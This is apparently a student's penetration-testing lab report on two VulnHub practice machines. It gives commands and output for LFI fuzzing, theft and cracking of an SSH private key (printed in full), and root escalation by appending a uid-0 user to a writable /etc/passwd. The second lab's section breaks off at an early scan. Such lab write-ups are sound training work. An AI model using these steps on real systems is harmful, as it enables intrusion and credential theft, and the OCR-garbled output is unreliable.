

## Module 42 Part 1 Report

**Tester's name:** Stanley Ford

### Lab 1 "RSA Madness":


- General information:

Testing period: 08.10.2023

Test object: <https://www.vulnhub.com/entry/evilbox-one,736/>

- Description of actions:

I installed an image of the machine, which was the following screen with login (IP: 192.168.56.103):



Being in the very first stage of the pentest, I should have known which ports are open using the nmap utility:

```


urals@kali: ~
File Actions Edit View Help
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth|--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

(urals@kali)-[~]
$ nmap -sC -sV -p- 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-08 16:27 EDT
Nmap scan report for 192.168.56.103
Host is up (0.011s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|     256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:dd:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (D25519)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 128.67 seconds

```

Based on the scan results, it became clear that TCP port 22 and 80 were open with ssh and http services running, respectively. The server runs on Apache version 2.4.38 (Debian)



I went to 192.168.56103:80 and saw the standard Apache page2.

After examining the code of the page element, I didn't find anything useful there.

In order to move forward with the service, you need to know more. Therefore, with the help of the gobuster utility, I will try to find out what folders are on the server:

So, I found a robots.txt that contains the message "Hello H4x0r", so I'll remember "haxor" as a potential login.

Let's look for something in the secret directory:

We found an evil.php file, which again leads to an empty page with empty code.

Let's try to fuzzize the parameters of this php file:

The screenshot shows the Wfuzz tool interface. The command entered is: \$ wfuzz -u "http://192.168.56.103/secret/evil.php?FUZZ=.../.../.../etc/passwd" -w /usr/share/wordlists/fuzz-lfi-params-list.txt --hw 0. The output indicates a single command parameter was found. The terminal shows the command "command" was found at index 207.

```
(urals㉿kali)-[~]
$ wfuzz -u "http://192.168.56.103/secret/evil.php?FUZZ=.../.../.../etc/passwd" -w /usr/share/wordlists/fuzz-lfi-params-list.txt --hw 0
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

ID	Response	Lines	Word	Chars	Payload
000000207	200	26 L	38 W	1398 Ch	"command"

Total time: 6.130019  
Processed Requests: 2588  
Filtered Requests: 2587 \* Load  
Requests/sec.: 422.1226 \* conf  
-- conf-enabled  
-- sites-enabled  
(urals㉿kali)-[~] \* conf  
-- sites-enabled

A single command parameter was found. Let's try to do LFI with it.

The screenshot shows the Firefox browser displaying the source code of the /etc/passwd file. The content includes entries for root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, \_apt, \_systemd-timesync, \_systemd-network, \_systemd-resolve, \_messagebus, \_sshd, \_mowree, and \_systemd-coredump. The root entry shows a bin/bash shell.

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 _systemd-timesync:x:101:102:_systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 _systemd-network:x:102:103:_systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 _systemd-resolve:x:103:104:_systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 _messagebus:x:104:110:/:/nonexistent:/usr/sbin/nologin
24 _sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
25 _mowree:x:1000:1000:_mowree,,,:/home/_mowree:/bin/bash
26 _systemd-coredump:x:999:999:_systemd Core Dumper,:,:/usr/sbin/nologin
27
```

This is very good news, because the etc/passwd file has been received. I see that the bin/bash shell is only used by the root and the mowree user.

So, having the information that SSH is being used, you can steal the private key of this user. By default, the key is /.ssh/id\_rsa or /id\_dsa:

```

1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E
4
5 uuQm2CFIe/eZT5pNyQ6+K1Uap/FYwesEklzONT+x4A06FmjFmR8RUpwMHuimbRC6
6 hqvoiVvvgp0QRPMzJ3QgS9UCGdgC5+cXNCST/GKQ0$40MCMUTacJzZ8EJzoe
7 o7+7tCB8Zk/sW7b8c3m4Cz0CmEsmt8ZyuTn@0$AL1gAfjqs1dughJz1t17ldb
8 +gzWGBUmkT0L/gcuAzC+Tj+BoGkb2gneIM485oJXy/dqqIR19Qom+0t0Fsuo
9 b7A9XTubgElslUEm8fGW64kx3xLtXrs0R12n+kz6T+IOTzTHMWEr1Wxp4Ub/k
10 HtxTzdvDQ8bgBf4h08qcyQzGeavZHkAv/ynGn0vzh1z+1635jppVPK074bdg
11 95ClomYunvJgnMS0ATC8uAWzo51z5ka0h+NoofUxVtfJz/0nhTMKW+H948EgnY
12 zh7Ffq1K1Mj2Hxn1S3bcdl4MFv0F3Hpx+1DukvkyfeewKuoeUvzNFVKVPZKqyaJu
13 rRqnxYW/fzfdjm=8XViM0QccgQaaZ+zB2rVW0gyifseEigShdaT5PGdJFKVLS+bD1
14 tHbyGUohKcn3H8edtxwZh+9PDGdzUcEpr9xYCLkmH+hcr06y0U1u9UzePLh/Xs
15 94KATK4jo0IW708gnfdkB1+3Hk0qakL1kyYQV8tMjKTyEMByRcssGz/MdVnYwm
16 VD5pEdAybk8fBg/xVu2CR378RKzLkiyqRjxQLoFMDz3I30RpjbpfYQs2Dm2M7
17 Mb26wNQ4f77qe30K/Ixm7MfkPzueQ15i941HXaPv14yyCoPLw89jzsNDsv68P
18 hrkWkPpIwpzktMPwPku4ykqgKKYYRmVLfx8oeis3C1hCjqpV3lth@0DI+7Shr
19 Fb5w0n0qfdT4o3U1Pun21qd14M+iDZUF450BD3xA/zp+098NmG1RqmJk+StmqR
20 I1k3DRRkvMxxCm12g20tRUG72+mga23nq5seqzRh0U1P50fh0+V8WzbVzhP6+R
21 MtqgW1l0iAg84CnT1ud6DpXQtR91/9airXa+4nWDW2GoKjljxOKNK8jxs58Ns
22 62LrvchNZv0K2jq18x17Lx0BEk0gtptlx7xALFTVzt4Uh6csOcw5vAGh69
23 Q/ikz5XmYQ+wDw0EQDzNej92Bh1+1zrdm70m7h15m1JdkEM2vncq1UN5CEs4u8
24 p1ia+meL0jVlObfnlgxi3Qzm95F2pif0dePVu4GxGh10BuF34bts0iEDf+qx2C
25 pwxoel1tMmIn1zfR2sKV1leH1fHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JD78X
26 KREAj35p0Mp1P/zCxjRLoESQxelQzvb6l=zphg0qjWh131gnaB1hV1jlnnta
27 i99+Ydwe8+8njq4/WXhhk+NVTYXndET2H0fNTFAqbk2Hqy6+6q5/406DVvXhdP
28 4Dg20RnRTjp74dQ1Nz7juucVW7DBFE+CK80dxx9yFyyb/UgBwHkmmQVFGLk52I/
29 8k0VijjFKKGQ4iNRWkVoo/HaRoI/f2G6tbEi0Vc1UMT8iutg8S4VA=-
30 -----END RSA PRIVATE KEY-----
31

```

I copied it to my Kali machine to connect with it via SSH to the user:

```

urls@kali: ~/Desktop
File Actions Edit View Help
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.103/secret/evil.php?FUZZ=.../.../.../.../etc/passwd
Total requests: 2588

ID      Response   Lines   Word    Chars   Payload
00000207:  200      26 L     38 W    1398 Ch   "command"

Total time: 6.130919
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 422.1226

(ursals@kali)-[~]
└$ cd Desktop
(ursals@kali)-[~/Desktop]
└$ nano id_rsa
(ursals@kali)-[~/Desktop]
└$ chmod 600 id_rsa
(ursals@kali)-[~/Desktop]
└$ chmod 700 id_rsa
(ursals@kali)-[~/Desktop]
└$ ssh mowree@192.168.56.103 -i id_rsa
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:0x3tfiiygqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa': [REDACTED]

```

Now I am required to provide a passphrase.

I'll try to reset the hash with john the ripper, running it through ssh2john for the format it reads,

and then run the hash through the rockyou.txt dictionary with the utility itself:

```
[urals@kali]~/Desktop]$ /usr/bin/ssh2john id_rsa > crackme

[urals@kali]~/Desktop]$ john --wordlist=/usr/share/wordlists/rockyou.txt crackme
Created directory: /home/urals/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2023-10-08 18:51) 14.28g/s 17742p/s 17742c/s 17742C/s unicorn
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Almost instantly, a match was found: the code word unicorn.

The screenshot shows a terminal window with the following session:

```
mowree@EvilBoxOne:~
```

File Actions Edit View Help

```
[urals@kali]~/Desktop]$ chmod 600 id_rsa
[urals@kali]~/Desktop]$ chmod 700 id_rsa
[urals@kali]~/Desktop]$ ssh mowree@192.168.56.103 -i id_rsa
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:0x3tf1iiGyqlMEM47ZWSJ4hLBu7FeVeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Connection closed by 192.168.56.103 port 22

[urals@kali]~/Desktop]$ ssh mowree@192.168.56.103 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$
```

This time I connected successfully via ssh as a mowree user.

With the ls command, I looked at the contents of the home directory, found there user.txt and, in fact, the user flag:

```
mowree@EvilBoxOne: ~
File Actions Edit View Help
└─(urals㉿kali)-[~/Desktop]
└─$ ssh mowree@192.168.56.103 -i id_rsa
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:0x3tfliiGyqlMEM47ZWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Connection closed by 192.168.56.103 port 22

└─(urals㉿kali)-[~/Desktop]
└─$ ssh mowree@192.168.56.103 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$ ll
-bash: ll: orden no encontrada
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ
mowree@EvilBoxOne:~$
```

## PRIV ESC:

With the sudo -l command, I realized that the user did not have any special rights and it would not be possible to abuse the command

Looking into the /etc/ directory, I went through the files for something installed, and what might have been poorly configured, I found that /etc/passwd/ had modifications:

```
mowree@EvilBoxOne: /etc
File Actions Edit View Help
4 -rw-r--r-- 1 root root 191 abr 25 2019 libaudit.conf
4 -rw-r--r-- 1 root root 2995 may 1 2019 locale.alias
12 -rw-r--r-- 1 root root 9376 ago 16 2021 locale.gen
0 lrwxrwxrwx 1 root root 33 ago 16 2021 localtime → /usr/share/zoneinfo/Europe/Madrid
4 drwxr-xr-x 3 root root 4096 ago 16 2021 logcheck
12 -rw-r--r-- 1 root root 10477 jul 27 2018 login.defs
4 -rw-r--r-- 1 root root 435 ago 22 2018 logrotate.conf
4 drwxr-xr-x 2 root root 4096 ago 16 2021 logrotate.d
4 -r--r--r-- 1 root root 33 ago 16 2021 machine-id
4 -rw-r--r-- 1 root root 111 ene 25 2021 magic
4 -rw-r--r-- 1 root root 111 ene 25 2021 magic.mime
4 -rw-r--r-- 1 root root 3332 ago 16 2021 mailcap
4 -rw-r--r-- 1 root root 449 feb 9 2019 mailcap.order
4 -rw-r--r-- 1 root root 5174 feb 10 2019 manpath.config
8 -rw-r--r-- 1 root root 24512 feb 9 2019 mime.types
4 -rw-r--r-- 1 root root 812 ene 18 2020 mke2fs.conf
4 drwxr-xr-x 2 root root 4096 feb 10 2019 modprobe.d
4 -rw-r--r-- 1 root root 195 ago 16 2021 modules
4 drwxr-xr-x 2 root root 4096 ago 16 2021 modules-load.d
0 -rw-r--r-- 1 root root 0 ago 16 2021 motd
0 lrwxrwxrwx 1 root root 19 ago 16 2021 mtab → ../proc/self/mounts
12 -rw-r--r-- 1 root root 9278 jun 12 2019 nanorc
4 drwxr-xr-x 7 root root 4096 ago 16 2021 network
4 -rw-r--r-- 1 root root 60 ago 16 2021 networks
4 -rw-r--r-- 1 root root 494 feb 10 2019 nsswitch.conf
4 drwxr-xr-x 2 root root 4096 ago 16 2021 opt
0 lrwxrwxrwx 1 root root 21 jun 13 2021 os-release → ../usr/lib/os-release
4 -rw-r--r-- 1 root root 552 feb 14 2019 pam.conf
4 drwxr-xr-x 2 root root 4096 ago 16 2021 pam.d
4 -rw-r--r-- 1 root root 1398 ago 16 2021 passwd
4 -rw-r--r-- 1 root root 1331 ago 16 2021 passwd-
4 drwxr-xr-x 4 root root 4096 ago 16 2021 perl
4 drwxr-xr-x 3 root root 4096 ago 16 2021 php
4 -rw-r--r-- 1 root root 767 mar 4 2016 profile
4 drwxr-xr-x 2 root root 4096 ago 16 2021 profile.d
4 -rw-r--r-- 1 root root 2932 feb 10 2019 protocols
0 -rw-r--r-- 1 root root 0 ago 16 2021 .pwd.lock
4 drwxr-xr-x 2 root root 4096 ago 16 2021 python
4 drwxr-xr-x 2 root root 4096 ago 16 2021 python2.7
4 drwxr-xr-x 2 root root 4096 ago 16 2021 python3
4 drwxr-xr-x 2 root root 4096 ago 16 2021 python3.7
```

This means that you can add a new user with root rights, which I immediately did:

```

mowree@EvilBoxOne:/etc$ echo 'hacker:$1$P2Ue06UD$4ueY7LwYMiTrAieJgVEep1:0:0:hacker:/home/hacker:/bin/bash' >> /etc/passwd
mowree@EvilBoxOne:/etc$ cat /etc/passwd
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games/nologin
man:x:6:12:man:/var/cache/man/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve,x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus,x:104:110::/nonexistent:/usr/sbin/nologin
sshd,x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump,x:999:999:systemd Core Dumper:/usr/sbin/nologin
hacker:$1$P2Ue06UD$4ueY7LwYMiTrAieJgVEep1:0:0:hacker:/home/hacker:/bin/bash
mowree@EvilBoxOne:/etc$ 

```

I made sure that I successfully added my rooted user to the end of /etc/passwd and changed the user from mowree to hacker:

```

mowree@EvilBoxOne:/etc$ su hacker
Contraseña:
su: Fallo de autenticación
mowree@EvilBoxOne:/etc$ su hacker
Contraseña:
root@EvilBoxOne:/etc# whoami
root
root@EvilBoxOne:/etc# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/etc# ls
adduser.conf      cron.d        emacs      hosts.deny    localtime   motd       protocols   rpc         subuid-
adjtime          cron.daily    environment init.d      logcheck    mtab       python     rsyslog.conf sysctl.conf
alternatives     cron.hourly   fstab      initramfs-tools login.defs   nanorc    python2.7  rsyslog.d   sysctl.d
apache2          cron.monthly gai.conf   inputrc      logrotate.conf network   python3    security   systemd
apm              crontab      groff     iproute2    logrotate.d  networks  python3.7  security   systemd
apparmor         cron.weekly group-    issue       machine-id nswitch.conf rc0.d    selinux   timezone
apparmor.d       dbus-1       grub.d    kernel      magic     os-release  rc1.d    services  tmpfiles.d
apt              debconf.conf grub.d    kernel-img.conf mailcap   pam.conf   rc2.d    shadow   ucf.conf
bash.bashrc       debian_version gshadow   kernel-img.conf manpath   pam.order  rc3.d    shadow-  udev
bash_completion   default      gshadow-  ldap       mailcap.order pam.d    rc4.d    shells    ufw
bindresvport.blacklist deluser.conf gss       ld.so.cache manpath.config passwd  rc5.d    skel     update-motd.d
binfmt.d         dhcpc       hdparm.conf ld.so.conf mime.types  passwd-  rc6.d    ssh      vim
ca-certificates  dictionaries-common host.conf  ld.so.conf.d mke2fs.conf perl    rcs.d    ssl      wgetrc
ca-certificates.conf discover.conf.d hostname libaudit.conf modprobe.d php     reportbug.conf subgid  X11
calendar         discover-modprobe.conf hosts   locale.alias modules  profile   resolv.conf subgid- xattr.conf
console-setup    dpkg        hosts.allow locale.gen modules-load.d profile.d  rmt    subuid  xdg
root@EvilBoxOne:/etc# 

```

Ruth received! The car is completely hidden.

## Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab:

nmap, gobuster, ssh2john, john the ripper

- List the vulnerabilities you've discovered:

## LFI, Path traversal, Incorrect Permission assignment

- Give advice on how to improve your protection:

Move SSH private keys to some more secure location.

Definitely don't give all users permissions to edit a file

/etc/passwd

## Lab 2 "41":

- #### - General information:

Testing period: 10.10.2023

Test object: <https://www.vulnhub.com/entry/brainpan-1,51/>

- #### - Description of actions:

I found out the IP address of the car: 192.168.56.104.

With the help of Nmap, I found out that ports 9999 and 10000 were open (the http server was running on it).

Next, I went to 192.168.56.104:10000 to see what was on the web server:

The screenshot shows a web browser window with the URL `192.168.56.104:10000/`. The page has a header with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content features a large orange banner with the text "ARE YOU PRACTICING SAFE CODING?". Below it, a section titled "WHAT'S THE BIG DEAL?" contains a brief paragraph about attackers exploiting vulnerabilities to steal data and more. It lists four icons: "IP THEFT" (hand holding a laptop), "MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS" (hammer and wrench), "TAKING OVER HIGH-VALUE ACCOUNTS" (skull and crossbones), and "BREACHING ORGANIZATION PERIMETERS" (calendar). A section titled "ARE APPLICATIONS REALLY THAT UNSAFE?" includes a chart titled "TOP 5 APPLICATION VULNERABILITIES" comparing the percentage of web applications affected versus the percentage of hacks. The chart data is as follows:

Vulnerability	Percentage of Web Applications Affected	Percentage of Hacks*
SQL Injections	32%	20%
XSS	68%	10%
Information Leakage	66%	3%
Cryptographic Issues	53%	2%
OS Command Injection	9%	1%

\*Source: WHID

It looks like it's a regular page. Looking at the source code also yielded nothing.

Next, I connected to port 9999 with a netcat:

The screenshot shows a terminal window with the command `nc 192.168.56.104 9999`. The server responds with a graphical interface featuring a skull icon and the text "TAKING OVER HIGH-VALUE ACCOUNTS". Below it is another section titled "ARE APPLICATIONS REALLY THAT UNSAFE?" with a similar skull icon. The terminal then displays a "WELCOME TO BRAINPAN" message followed by "ENTER THE PASSWORD". The user types "`>> admin`" and receives a "ACCESS DENIED" response. The terminal ends with a prompt "`urals@kali:[~]`".

This service sends you to such a prompt with a password.

In order to go further, I fused through the web server:

```
[urals㉿kali:~] $ gobuster dir -u "192.168.56.104:10000" -w "/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt"
Error: error on parsing arguments: url scheme not specified

